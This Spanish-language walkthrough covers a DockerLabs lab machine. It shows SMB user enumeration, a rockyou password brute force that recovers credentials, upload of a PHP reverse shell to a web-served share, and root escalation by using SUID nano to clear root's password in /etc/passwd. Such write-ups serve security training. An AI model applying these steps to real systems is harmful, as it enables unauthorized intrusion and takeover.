🏴‍☠️ Write-Up: Máquina "Domain"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Media**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Verifico conectividad con la máquina objetivo.


```
┌──(kali㉿kali)-[~]
└─$ ping 172.17.0.2 -c 1
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.104 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.104/0.104/0.104/0.000 ms
```

🎯 2. Escaneo y Enumeración

Busco puertos abiertos y versiones para ver si existen posibles vulnerabilidades y planificar mi metodología de ataque.



Busco directorios en la web, sin embargo, no hay nada interesante. Por ende, empezaré a intentar ingresar por smb.



Uso enum4linux principalmente para ver grupos y usuarios existentes. Encuentro dos usuarios.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 30 12:35:59 2025
```

```
[+] Enumerating users using SID S-1-5-21-3017073978-2885742619-246281363 and logon username '', password ''

S-1-5-21-3017073978-2885742619-246281363-501 7C0A5AE3EA20\nobody (Local User)
S-1-5-21-3017073978-2885742619-246281363-513 7C0A5AE3EA20\None (Domain Group)
S-1-5-21-3017073978-2885742619-246281363-1000 7C0A5AE3EA20\james (Local User)
S-1-5-21-3017073978-2885742619-246281363-1001 7C0A5AE3EA20\bob (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\bob (Local User)
S-1-22-1-1001 Unix User\james (Local User)

 ========================( Getting printer info for 172.17.0.2 )========================

No printers returned.


enum4linux complete on Wed Jul 30 12:37:15 2025
```

Hice fuerza bruta al servicio smb con crackmapexec usando rockyou.txt y el usuario bob.


```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 172.17.0.2 -u 'bob' -p /usr/share/wordlists/rockyou.txt
```

```
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:erwin STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:dudley STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:chris12 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:bighead STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:s123456 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:nicole2 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:mercado STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:mango STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:ilovekyle STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:godlovesme STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:garnet STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [-] 7C0A5AE3EA20\bob:brendon STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    7C0A5AE3EA20     [+] 7C0A5AE3EA20\bob:star
```


Ya teniendo credenciales de bob, uso smbmap para ver las capacidades que tiene el usuario bob respecto a las carpetas de smb (lectura y escritura, solo lectura, sin acceso).

💥 3. Explotación de Vulnerabilidades


Ingreso a smb con smbclient usando las credenciales de bob.




Está index.html, por ende, este directorio tiene acceso directo a la web del puerto 80.




Preparo una reverse shell en php de pentestmonkey.




Hago un archivo php y pego el código.




A partir de smbmap, se que bob tiene permisos de escritura en este directorio, por ende, subo la reverse shell en php, teniendo en cuenta que este directorio se puede visualizar desde la web.



Me pongo a la escucha con netcat.




Ingreso a http://172.17.0.2/reverse.php y el navegador al leer el archivo lo interpreta con php y lo ejecuta, haciendo que la reverse shell funcione y reciba la conexión en mi netcat.




Ahora, arreglo mi terminal para trabajar más fácil:

(1) script /dev/null -c bash
(2) CTRL+Z
(3) stty raw -echo;fg
(4) reset xterm
(5) export TERM=xterm
(6) export SHELL=bash
(7) stty rows 43 columns 165



🔐 4. Escalada de Privilegios y Post-explotación


Ahora, busco archivos con permisos SUDO pero no funcionó. Luego, busqué archivos con permisos SUID y encontré nano, que permite manipular archivos con texto.




Abro /etc/passwd que tiene que ver con los inicios de sesión a un usuario.

```
www-data@7c0a5ae3ea20:/$ nano /etc/passwd
```

Elimino la “x” que hay en root, dejando root::0 en vez de root:x:0. Esto significa que al cambiar de usuario a root no pedirá contraseña.



Cambio de usuario a root, y por la modificación anterior no me pide contraseña. Escalada de privilegios completada.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.